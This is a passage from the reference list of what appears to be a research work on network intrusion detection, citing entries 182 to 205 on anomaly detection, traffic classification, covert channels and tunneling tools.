- [182] P. Vixie and D. Dagon. Use of bit 0x20 in dns labels to improve transaction identity. *DNSOP Working Group Internet Draft*, 2008.
- [183] K. Wang and S. J. Stolfo. Anomalous payload-based network intrusion detection. *Lecture Notes in Computer Science*, pages 203–222, 2004.
- [184] K. Wang, J. Parekh, and S. Stolfo. Anagram: A content anomaly detector resistant to mimicry attack. In *Recent Advances in Intrusion Detection*, pages 226–248. Springer, 2006.
- [185] W. Wang and R. Battiti. Identifying intrusions in computer networks with principal component analysis. In *The First International Conference on Availability, Reliability and Security, ARES*, 2006.
- [186] S. Weber. Httptunnel v1.2.1, 2010. Technical report, 2010. URL <http://sourceforge.net/projects/http-tunnel/>.
- [187] N. Williams, S. Zander, G. Armitage, et al. Evaluating machine learning algorithms for automated network application identification. *Center for Advanced Internet Architectures, CAIA, Technical Report B*, 60410:2006, 2006.
- [188] I. Witten, E. Frank, M. A Hall, and C. Pal. *Data Mining: Practical machine learning tools and techniques*. Morgan Kaufmann, 2016.

- [189] G. Xie, M. Iliofotou, R. Keralapura, M. Faloutsos, and A. Nucci. Subflow: Towards practical flow-level traffic classification. In *INFOCOM, 2012 Proceedings IEEE*, pages 2541–2545. IEEE, 2012.
- [190] X. Xu. Adaptive intrusion detection based on machine learning: feature extraction, classifier construction and sequential pattern prediction. *International Journal of Web Services Practices*, 2(1-2):49–58, 2006.
- [191] A. Yamada, Y. Miyake, K. Takemori, A. Studer, and A. Perrig. Intrusion detection for encrypted web accesses. In *Advanced Information Networking and Applications Workshops, 2007, AINAW '07. 21st International Conference on*, volume 1, pages 569–576, 2007.
- [192] J. Yang and S. Hsuan S. Huang. Mining tcp/ip packets to detect stepping-stone intrusion. *Computers & Security*, 26(7-8):479–484, 2007. doi: DOI: 10.1016/j.cose.2007.07.001.
- [193] D. Yeung and C. Chow. Parzen-window network intrusion detectors. In *International Conference on Pattern Recognition*, volume 16, pages 385–388, 2002.
- [194] I. You and K. Yim. Malware obfuscation techniques: A brief survey. In *BWCCA*, pages 297–300. Citeseer, 2010.
- [195] E. Young. Porttunnel v2.0.29.421, 4 july 2011. Technical report, steel bytes, 2011. URL <http://www.steelbytes.com/?mid=18>.
- [196] S. Zander, T. Nguyen, and G. Armitage. Automated traffic classification and application identification using machine learning. In *Local Computer Networks, 2005. 30th Anniversary. The IEEE Conference on*, pages 250–257. IEEE, 2005.
- [197] S. Zander, G. Armitage, and P. Branch. A survey of covert channels and countermeasures in computer network protocols. *Communications Surveys & Tutorials, IEEE*, 9(3):44–57, 2007.
- [198] S. Zanero and S. Savaresi. Unsupervised learning techniques for an intrusion detection system. In *SAC '04: Proceedings of the 2004 ACM symposium on Applied computing*, pages 412–419, New York, NY, USA,

2004. ACM. ISBN 1-58113-812-1. doi: <http://doi.acm.org/10.1145/967900.967988>.
- [199] K. Zaraska. Prelude ids: current state and development perspectives. Technical report, 2003. URL <http://citeseerx.ist.psu.edu/viewdoc/summary?doi=?doi=10.1.1.106.5542>.
- [200] J. Zhang, Y. Xiang, Y. Wang, W. Zhou, Y. Xiang, and Y. Guan. Network traffic classification using correlation information. *Parallel and Distributed Systems, IEEE Transactions on*, 24(1):104–117, 2013.
- [201] L. Zhang and G. B. White. An approach to detect executable content for anomaly based network intrusion detection. In *Parallel and Distributed Processing Symposium, 2007. IPDPS 2007. IEEE International*, pages 1–8, 2007.
- [202] J. Zhao, H.K. Huang, S.F. Tian, and X. Zhao. Applications of hmm in protocol anomaly detection. In *Proceedings of the 2009 International Joint Conference on Computational Sciences and Optimization (cso 2009)-Volume 02*, pages 347–349. IEEE Computer Society, 2009.
- [203] Z. Zheng. Constructing nominal x-of-n attributes. In *In Proc. 13th International Conference on Machine Learning*, pages 1064–1070. Morgan Kaufmann, 1995.
- [204] A. Zhou, F. Cao, W. Qian, and C. Jin. Tracking clusters in evolving data streams over sliding windows. *Knowledge and Information Systems*, 15(2): 181–214, 2008.
- [205] Y. Zhu and D. Shasha. Statstream: Statistical monitoring of thousands of data streams in real time. In *Proceedings of the 28th international conference on Very Large Data Bases*, pages 358–369. VLDB Endowment, 2002.